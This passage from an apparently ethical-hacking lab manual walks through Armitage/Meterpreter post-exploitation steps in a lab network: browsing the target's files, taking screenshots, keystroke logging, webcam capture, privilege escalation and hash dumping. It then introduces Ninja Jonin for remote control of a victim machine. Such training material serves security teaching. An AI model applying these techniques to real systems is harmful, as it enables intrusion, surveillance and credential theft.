


37. A new **Files 1** tab and the present working directory of the target system appear. You can observe the files present in the **Download** folder of the target system.


38. Using this option, you can perform various functions such as uploading a file, making a directory, and listing all drives present in the target system.



39. Right-click on the target host and navigate to **Meterpreter 1** --> **Explore** --> **Screenshot**.



40. A new **Screenshot 1** tab appears, displaying the currently open windows in the target system.



41. Similarly, you can explore other options such as **Desktop (VNC)**, **Show Processes**, **Log Keystrokes**, and **Webcam Shot**.

42. You can also escalate privileges in the target system using the **Escalate Privileges** option and further steal tokens, dump hashes, or perform other activities.
43. This concludes the demonstration of how to gain access to a remote system using Armitage.
44. Close all open windows and document all the acquired information.


Task 6: Gain Access to a Remote System using Ninja Jonin

Ninja Jonin is a combination of two tools; Ninja is installed in victim machine and Jonin is installed on the attacker machine. The main functionality of the tool is to control a remote machine behind any NAT, Firewall and proxy.


Here, we will use the Ninja Jonin to gain access to the remote target machine.

Note: In this task, we will use the **Windows 11 (10.10.1.11)** machine as the host system and the **Windows Server 2022 (10.10.1.22)** machine as the target system.

